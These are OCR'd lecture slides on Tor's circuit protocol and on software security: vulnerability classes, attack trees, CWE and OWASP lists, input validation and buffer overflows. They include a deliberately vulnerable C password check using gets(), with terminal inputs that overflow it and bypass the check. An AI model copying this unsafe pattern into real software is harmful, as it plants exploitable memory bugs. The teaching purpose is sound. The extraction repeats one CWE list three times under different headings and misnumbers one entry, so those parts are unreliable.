
Tor

- Tor (The Onion Router) is a distributed overlay network designed to anonymize low-latency TCP-based applications such as web browsing, secure shell, and instant messaging
  - **originally developed by the U.S. Naval Research Laboratory**
- (Main) Onion routing system
  - **the Tor client, also called onion proxy (OP), chooses a path through the Tor network and builds a "circuit"**
    - the OP periodically negotiates the virtual circuit using multi-layer encryption, ensuring perfect forward secrecy
    - each node (OR) in the path knows its predecessor and successor, but no other nodes in the circuit
  - **the OP presents a SOCKS interface to its app clients**
    - SOCKS-aware applications may be pointed at Tor, which then multiplexes the traffic (TCP streams) through a Tor virtual circuit
  - **traffic flowing down the circuit is sent in fixed-size "cells", which are unwrapped by a symmetric key at each node and relayed downstream**


How Tor works




How Tor works (cont.)



How Tor works (cont.)



Tor circuits and streams



Tor circuits and streams (cont.)

- Alice's OP constructs circuits incrementally, negotiating a symmetric key with each OR on the circuit, one hop at a time
  - **to begin creating a new circuit, the OP (call her Alice) sends a `Create` cell to the first node in her chosen path (call him OR1)**
    - Alice chooses a circuit ID C_1 for the new circuit
  - **the `Create` cell's payload contains the first half of the Diffie-Hellman handshake g^{x1}, encrypted to the onion key of OR1**
  - **OR1 responds with a `Created` cell containing g^{y1} along with a hash of the negotiated key $K1=g^{x1y1}$**
- To extend the circuit further:
  - **Alice sends a `Relay Extend` cell to OR1, specifying the address of the next OR (OR2), and an encrypted g^{x2} for OR2**
  - **OR1 copies the half-handshake into a `create` cell, and passes it to OR2 to extend the circuit**
    - OR1 associates C_1 to a new chosen circuit ID C_2
  - **when OR2 responds with a `Created` cell, OR1 wraps the payload into a `Relay Extended` cell and passes it back to Alice**
  - **now the circuit is extended to OR2, and Alice and OR2 share a common key $K_2 = g^{x2y2}$**

Tor circuits and streams (cont.)

- To extend the circuit to other node or beyond, OP proceeds as above, always telling the last node to extend one hop further
- Circuit-level handshake and key agreement (original "Tor Authentication Protocol"):
  - **OP → OR_i :** $E_{K^+_{OR1}}(g^{xi})$
  - **OR_i → OP :** $g^{yi}, H(K_i || \text{“handshake”})$
- This protocol achieves:
  - **unilateral entity authentication**
    - in the second step, OR_i proves that it was who received g^{xi}, and who chose y_i
      - OP knows it is handshaking with the OR_i, but the OR doesn't care who is opening the circuit
        - » OP uses no public key and remains anonymous
  - **unilateral key authentication**
    - *OP* and OR_i agree on a key, and *OP* knows only the OR learns it
  - **forward secrecy and key freshness**

New Tor Handshake (ntor)

- Circuit-level handshake and key agreement in modern Tor:
  - **OP → OR$_i$:** g^{xi}, g^{ri}
  - **OR$_i$ → OP :** g^{yi}, $\mathrm{HMAC}_{Ki}(\mathrm{transcript})$

    where
    - g^{ri} is the the OR$_i$ public DH key (actually a ECDH key)
    - *transcript* is s the collection of handshake values (in this simplified scheme it is $g^{xiyi}||g^{xiri}||\ g^{xi}||g^{yi}$)

  - **note:**
    - the HMAC value is used to prove knowledge of both:
      - static DH secret r_i (OR$_i$ private key)
      - ephemeral secret y_i
    - thus the server authenticates itself *implicitly* through DH computations

Tor circuits and streams (cont.)

- Once *OP* has established the circuit (so it shares keys with each OR on the circuit), it can send relay cells
- Upon receiving a relay cell, an OR looks up the corresponding circuit, and decrypts the relay header and payload with the session key for that circuit

Tor circuits and streams (cont.)

- When an OP application wants a TCP connection to a given address and port, it asks the OP (via SOCKS) to make the connection
  - **the OP chooses the newest open circuit (or creates one if needed), and chooses a suitable OR on that circuit to be the exit node (usually the last node)**
  - **the OP then opens the stream by sending a `RELAY Begin` cell to the exit node, using a new random streamID**
  - **once the exit node connects to the remote host, it responds with a `RELAY Connected` cell**
  - **upon receipt, the OP sends a SOCKS reply to notify the application of its success**
- The OP now accepts data from the application's TCP stream, packaging it into relay data cells and sending those cells along the circuit to the chosen OR

Tor: Hidden services

- Tor can also provide anonymity to websites and other servers
  - **these servers are configured to receive inbound connections through Tor**
  - **they are called hidden services**
- Because hidden services do not use exit nodes, they are not subject to exit node eavesdropping



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Software Security

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Vulnerabilities

- Vulnerability
  - **A flaw or weakness in an information system or system security procedures, that could be exploited by a threat source to violate the system's security policy**
- The exploitation of a system vulnerability may let an attacker to carry out unauthorized actions against the confidentiality, the integrity or the availability of the system related assets

Vulnerabilities (cont.)

- Vulnerabilities can be distinguished based on:
  - **nature**
    - unintentional (e.g. bugs and flaws)
    - intentional (e.g. backdoors)
  - **domain**
    - technology
      - design or specification
      - software/hardware implementation
    - operation and management
      - Inadequacy of organizational aspects in terms of: defense infrastructures, attacks detections, incident response
      - Ineffective security strategy in terms of: best practices, tools, technologies
    - human
      - bad behaviors
      - social engineering
        - » psychological manipulation of people into performing actions or divulging confidential information

Technology vulnerabilities

- Network and communication protocol vulnerabilities
  - **protocol specification flaws**
  - **protocol implementation flaws**
  - **misuses**
    - e.g. unsecure communication protocols, exploitation of address resolution mechanisms (e.g. ARP or DNS), dynamic configuration protocols (BOOTP/DHCP), etc.
- Software and hardware vulnerabilities
  - **Application implementation flaws**
  - **Operating system flaws**
    - OSs are the main sources of reported system vulnerabilities
  - **Hardware flaws**

Attack Surface


- Attack surface is the sum of all possible attack points that an adversary can try to use attack a system
  - **where the attack happens**
- Different attack surfaces
  - **Network Attack Surface**
    - Vulnerabilities over an enterprise network, wide-area network, or the Internet
      - including network protocol vulnerabilities, such as those used for a denial-of-service attack, disruption of communications links, and various forms of intruder attacks
  - **Software Attack Surface**
    - Vulnerabilities in applications, libraries, or operating system code
      - particular focus is Web software
  - **Human Attack Surface**
    - Vulnerabilities created by personnel or outsiders, such as social engineering, human error, and trusted insiders

Attack Tree

- A branching hierarchical data structure that represents a set of potential techniques for exploiting security vulnerabilities
  - **the security incident that is the goal of the attack is represented as the root node of the tree**
  - **the ways that an attacker could reach that goal are iteratively and incrementally represented as branches and subnodes of the tree**
- Each subnode defines a subgoal, and each subgoal may have its own set of further subgoals, etc
- The leaves of the tree (i.e. the final nodes on the paths from the root), represent different ways to initiate an attack
- Each node other than a leaf is either an AND-node or an OR-node
  - **branches can be labeled with values representing difficulty, cost, or other attack attributes, so that alternative attacks can be compared**

Example of an Attack Tree

- Example of an Attack Tree for internet banking authentication:



- UT/U: the attack targets the user terminal, including smartcards, and actions of the user
- CC: the attack focuses on communications channel
- IBS: attacks against the Internet banking servers

Software Security

- Vulnerabilities in application, utility, or operating system code
  - **often caused by a bug or weakness present in the software**
    - application implementations
    - operating systems
- Software security is closely related to software quality but with subtle differences
  - **the software quality concern is mostly accidental failures**
    - it focuses on correctness, reliability, maintainability, usability, performance
  - **the software security concern is intentional malicious exploitation**

Classification of software vulnerabilities

- Common Weakness Enumeration (CWE)
  - **https://cwe.mitre.org**
  - **list of common software and hardware security weakness types**
    - 943 types (April 2025)

- Common Vulnerabilities and Exposures (CVE)
  - **https://cve.org**
    - search: https://cve.mitre.org/cve/search_cve_list.html
  - **list of publicly known cybersecurity vulnerabilities**
  - **each entry contains an identification number and a description**

- Known Exploited Vulnerabilities Catalog
  - **https://www.cisa.gov/known-exploited-vulnerabilities-catalog**

2025 Most Dangerous Software Weaknesses

1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3	CWE-352	Cross-Site Request Forgery (CSRF)
4	CWE-862	Missing Authorization
5	CWE-787	Out-of-bounds Write
6	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	CWE-416	Use After Free
8	CWE-12	Out-of-bounds Read
9	CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
10	CWE-94	Improper Control of Generation of Code ('Code Injection')
11	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
12	CWE-434	Unrestricted Upload of File with Dangerous Type
13	CWE-476	NULL Pointer Dereference
14	CWE-121	Stack-based Buffer Overflow
15	CWE-502	Deserialization of Untrusted Data
16	CWE-122	Heap-based Buffer Overflow
17	CWE-863	Incorrect Authorization
18	CWE-20	Improper Input Validation
19	CWE-284	Improper Access Control
20	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
21	CWE-306	Missing Authentication for Critical Function
22	CWE-918	Server-Side Request Forgery (SSRF)
23	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
24	CWE-639	Authorization Bypass Through User-Controlled Key
25	CWE-770	Allocation of Resources Without Limits or Throttling

https://cwe.mitre.org/top25/index.html

https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html

Software weaknesses

- Software errors may be grouped into the following three categories:
  - **1) Insecure Interaction Between Components**
    - e.g. Improper Neutralization of Inputs, Improper Input Validation, Improper Control of Generation of Code, etc.
  - **2) Risky Resource Management**
    - e.g. Out-of-bounds Write or Read, Improper Limitation of a Pathname, Use After Free, etc.
  - **3) Porous Defenses**
    - e.g. Improper Authentication, Use of Hard-coded Credentials, Missing Authentication or Authorization, etc.

https://cwe.mitre.org/data/definitions/900.html

Software weaknesses (cont.)

- Regarding the causes, we could roughly consider these two categories:
  - **improper handling of program inputs**
    - mainly related to type 1 and 2 weaknesses
  - **poor implementation of protection mechanisms**
    - mainly related to type 3 (Porous Defense) weaknesses

Software weaknesses (cont.)

- Regarding improper handling of program inputs, two different levels:
  - **errors/weaknesses at programming language level**
    - how programs are written and how they are translated into machine code
      - issues often related on the size of input data
        - » e.g. buffer overflow
  - **errors/weaknesses at program logic level**
    - how inputs are interpreted and handled by the logic of the program
    - incorrect handle of remote user inputs that makes the program to perform other actions
      - often due to execution of action based on user input values without a proper check of correctness (validation) of the input
        - » Injection attacks

2025 Most Dangerous Software Weaknesses: Improper handling of program inputs

1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3	CWE-352	Cross-Site Request Forgery (CSRF)
4	CWE-862	Missing Authorization
5	CWE-787	Out-of-bounds Write
6	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	CWE-416	Use After Free
8	CWE-12	Out-of-bounds Read
9	CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
10	CWE-94	Improper Control of Generation of Code ('Code Injection')
11	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
12	CWE-434	Unrestricted Upload of File with Dangerous Type
13	CWE-476	NULL Pointer Dereference
14	CWE-121	Stack-based Buffer Overflow
15	CWE-502	Deserialization of Untrusted Data
16	CWE-122	Heap-based Buffer Overflow
17	CWE-863	Incorrect Authorization
18	CWE-20	Improper Input Validation
19	CWE-284	Improper Access Control
20	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
21	CWE-306	Missing Authentication for Critical Function
22	CWE-918	Server-Side Request Forgery (SSRF)
23	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
24	CWE-639	Authorization Bypass Through User-Controlled Key
25	CWE-770	Allocation of Resources Without Limits or Throttling

https://cwe.mitre.org/top25/index.html

https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html

2025 Most Dangerous Software Weaknesses: Porous Defenses

1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3	CWE-352	Cross-Site Request Forgery (CSRF)
4	CWE-862	Missing Authorization
5	CWE-787	Out-of-bounds Write
6	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	CWE-416	Use After Free
8	CWE-12	Out-of-bounds Read
9	CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
10	CWE-94	Improper Control of Generation of Code ('Code Injection')
11	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
12	CWE-434	Unrestricted Upload of File with Dangerous Type
13	CWE-476	NULL Pointer Dereference
14	CWE-121	Stack-based Buffer Overflow
15	CWE-502	Deserialization of Untrusted Data
16	CWE-122	Heap-based Buffer Overflow
17	CWE-863	Incorrect Authorization
18	CWE-20	Improper Input Validation
19	CWE-284	Improper Access Control
20	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
21	CWE-306	Missing Authentication for Critical Function
22	CWE-918	Server-Side Request Forgery (SSRF)
23	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
24	CWE-639	Authorization Bypass Through User-Controlled Key
25	CWE-770	Allocation of Resources Without Limits or Throttling

https://cwe.mitre.org/top25/index.html

https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html

Top 10 web application vulnerabilities (2025)

- Open Web Application Security Project (OWASP) Top 10 vulnerabilities

1) Broken Access Control
2) Security Misconfiguration
3) Software Supply Chain Failures
4) Cryptographic Failures
5) Injection
6) Insecure Design
7) Authentication Failures
8) Software or Data Integrity Failures
9) Security Logging and Alerting Failures
10) Mishandling of Exceptional Conditions

https://owasp.org/Top10/2025/

Handling Program Input

- Incorrect handling is one of the most common failings
- Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written
  - **includes data read into the program from user keyboard or mouse entry, files, or network connections**
- Proper input handling
  - **all data sources should be verified**
  - **explicitly validate assumptions on size and type of values before use**
- We may separately consider:
  - **Improper input validation**
    - it is about deciding whether input is acceptable
  - **Improper Neutralization**
    - even if the input is accepted, how do we safely embed/use it in another language or interpreter
      - it is about making input safe in a specific context when you use it

Improper input validation
and
Buffer overflow

Improper Input Validation

- This is about deciding whether input is acceptable at all
- Goal: Reject bad input
- Question: “Is this input allowed?”
- Typical checks:
  - **Type (is it an integer, email, etc.?)**
  - **Length (too long?)**
  - **Format (matches regex?)**
  - **Range (within bounds?)**
  - **Allowed values (whitelisting)**
- If validation fails → input should be rejected

Input size and buffer overflow

- When reading or copying input from some source, programmers often make assumptions about the maximum expected size of input
  - **regardless whether the input is text entered by the user, a command-line argument to the program, or in response to a prompt for input**
  - **the programmer allocates a pre-sized buffer to hold this input without check that the actual input size**
- If input exceeds the size of the buffer, a buffer overflow occurs
  - **can potentially compromise the execution of the program**
  - **testing may not identify vulnerability**
    - test inputs are unlikely to include large enough inputs to trigger the overflow

Buffer Overflow

- Also known as a buffer overrun or buffer overwrite
- Very common attack mechanism
  - **First widely used by the Morris Worm in 1988**
- Prevention techniques known
- Still of major concern
  - **Legacy of buggy code in widely deployed operating systems and applications**
  - **Continued careless programming practices by programmers**
- Defined in the NIST Glossary of Key Information Security Terms as follows:
  - **A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information**
  - **Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system**

Buffer Overflow basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - **Locations could hold other program variables, parameters, or program control flow data**
- Buffer could be located on the stack, in the heap, or in the data section of the process
- Consequences:
  - **corruption of program data**
  - **memory access violations**
  - **unexpected transfer of control**
  - **execution of code chosen by attacker**

Programming Languages

- At the machine level data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- Assembly language programmer is responsible for the correct interpretation of any saved data value
- C and related languages have high-level control structures, but allow direct access to memory
  - **hence are vulnerable to buffer overflow**
  - **have a large legacy of widely used, unsafe, and hence vulnerable code**
- Modern high-level languages (such as Java and Python) have a strong notion of type and valid operations
  - **not vulnerable to buffer overflows**
  - **programmers can focus more on solving the problem and less on managing the details of interactions with variables and memory**
  - at a cost in resource use, both at compile time and in additional code that must executed at run time to impose checks such as that on buffer limits

Buffer overflow example

- Simple example of buffer overflow C code

```
#define FALSE 0
#define TRUE 1

void get_password(char* dest) { // get a password from a DB
    strcpy(dest,"SECRET");
}

int main(int argc, char *argv[]) {
    int valid= FALSE;
    char str1[8];
    char str2[8];
    get_password(str1); // retrieve the user's password
    printf("insert valid password: ");
    gets(str2);
    if (strncmp(str1,str2,8)==0) valid= TRUE; else valid= FALSE;
    printf("str1: %s\nstr2: %s\nvalid: %d\n", str1, str2,
valid);
}
```

Buffer overflow example (cont.)

Terminal

```
insert password: test
str1: SECRET
str2: test
valid: 0

insert password: 123456789abcdefghijklmno
str1: 9abcdefg
str2: 123456789abcdefg
valid: 0

insert password: aaaabbbbaaaabbbbccccdddd
str1: aaaabbbb☺
str2: aaaabbbbaaaabbbb☺
valid: 1

insert password: badinputbadinput
str1: badinput☺
str2: badinputbadinput☺
valid: 1
```

Buffer overflow attacks

